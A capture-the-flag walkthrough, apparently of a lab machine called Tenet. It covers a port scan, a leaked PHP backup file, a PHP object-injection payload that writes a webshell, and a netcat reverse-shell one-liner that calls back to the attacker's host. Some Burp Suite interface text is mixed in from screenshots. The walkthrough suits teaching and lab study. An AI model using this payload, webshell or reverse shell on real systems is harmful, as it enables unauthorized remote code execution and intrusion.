

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.223
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 09:35 IST
Nmap scan report for 10.10.10.223
Host is up (0.32s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.94 seconds
```

2) Checked the website



TENET

This Is Where Our Worlds Collide

We’re looking for beta testers of our new time-management software, ‘Rotas’ ‘Rotas’ will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you! For more information regarding opting-in, watch this space.

Published December 16, 2020
Categorized as Uncategorized

1 comment


neil

December 16, 2020 at 2:53 pm

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

Reply


3) Found the backup file



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget http://10.10.10.223/sator.php.bak
--2024-07-14 10:00:48--  http://10.10.10.223/sator.php.bak
Connecting to 10.10.10.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 514 [application/x-trash]
Saving to: ‘sator.php.bak’

sator.php.bak                         100%[=============================================================================>]     514  --.-KB/s    in 0s

2024-07-14 10:00:49 (31.4 MB/s) - ‘sator.php.bak’ saved [514/514]


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat sator.php.bak
<?php

class DatabaseExport
{
        public $user_file = 'users.txt';
        public $data = '';

        public function update_db()
        {
                echo '[+] Grabbing users from text file <br>';
                $this-> data = 'Success';
        }


        public function __destruct()
        {
                file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
                echo '[] Database updated <br>';
        //      echo 'Gotta get this working properly...';
        }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
```


Vulnerability Assessment

1) The script is vulnerable to object injection
We can inject this object to write a webshell



```
┌─(vigneswar㉿VigneswarPC)-[~]
└─$ wget http://10.10.10.223/sator.php.bak
--2024-07-14 10:00:48--  http://10.10.10.223/sator.php.bak
Connecting to 10.10.10.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 514 [application/x-trash]
Saving to: ‘sator.php.bak’

sator.php.bak                  100%[=========================================================================>]     514  --.-KB/s    in 0s

2024-07-14 10:00:49 (31.4 MB/s) - ‘sator.php.bak’ saved [514/514]


┌─(vigneswar㉿VigneswarPC)-[~]
└─$ cat sator.php.bak
<?php

class DatabaseExport
{
        public $user_file = 'users.txt';
        public $data = '';

        public function update_db()
        {
                echo '[+] Grabbing users from text file <br>';
                $this-> data = 'Success';
        }


        public function __destruct()
        {
                file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
                echo '[] Database updated <br>';
        //      echo 'Gotta get this working properly...';
        }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
```


2) Made a payload



```php
<?php
class DatabaseExport
{
        public $user_file = 'shell.php';
        public $data = '<?php system($_GET["cmd"]); ?>';

        public function __destruct()
        {
                file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
                echo '[] Webshell uploaded.';
        }
}
$exploit = serialize(new DatabaseExport());
echo $exploit;
?>
```

```
┌─(vigneswar㉿VigneswarPC)-[~]
└─$ php exploit.php
[] Webshell uploaded.O:14:"DatabaseExport":2:{s:9:"user_file";s:9:"shell.php";s:4:"data";s:30:"<?php system($_GET["cmd"]); ?>";}

┌─(vigneswar㉿VigneswarPC)-[~]
└─$ cat shell.php
<?php system($_GET["cmd"]); ?>

┌─(vigneswar㉿VigneswarPC)-[~]
└─$ 
```

3) Tested it on target



Burp Suite Community Edition
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organize
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw He
Mozilla Firefox
10.10.10.223/shell.php?cm
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
GET /sator.php?arepo=
O%3a14%3a%22DatabaseExport%22%3a2%3a%7bs%3a9%3a%22user_file%22%3bs%3a9%3a%22shell.php%22%3bs%3a4%3a%22data%22%3bs%3a30%3a%22%3c%3fphp%20system(%24_GET%5b%22cmd%22%5d)%3b%20%3f%3e%22%3b%7d%20 HTTP/1.1
Host: 10.10.10.223
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Sun, 14 Ju
Server: Apache/2
Vary: Accept-Enc
Content-Length:
Keep-Alive: time
Connection: Keep
Content-Type: te

[+] Grabbing use
[] Database upda
[] Database upda
```

```
10.10.10.223/shell.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exploitation

1) Got reverse shell



Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send Cancel
Request
Pretty Raw Hex
Response
Inspector
Cancel
Apply changes
Notes
vigneswar@VigneswarPC: ~

Target: http://10.10.10.223 HTTP/1

```
GET /shell.php?cmd=
rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.8%204444%20%3e%2ftmp%2ff
HTTP/1.1
Host: 10.10.10.223
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Selection: 129 (0x81)

Selected text:

```
rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.8%204444%20%3e%2ftmp%2ff
```


Decoded from: URL encoding

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.8 4444 >/tmp/f
```

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 7

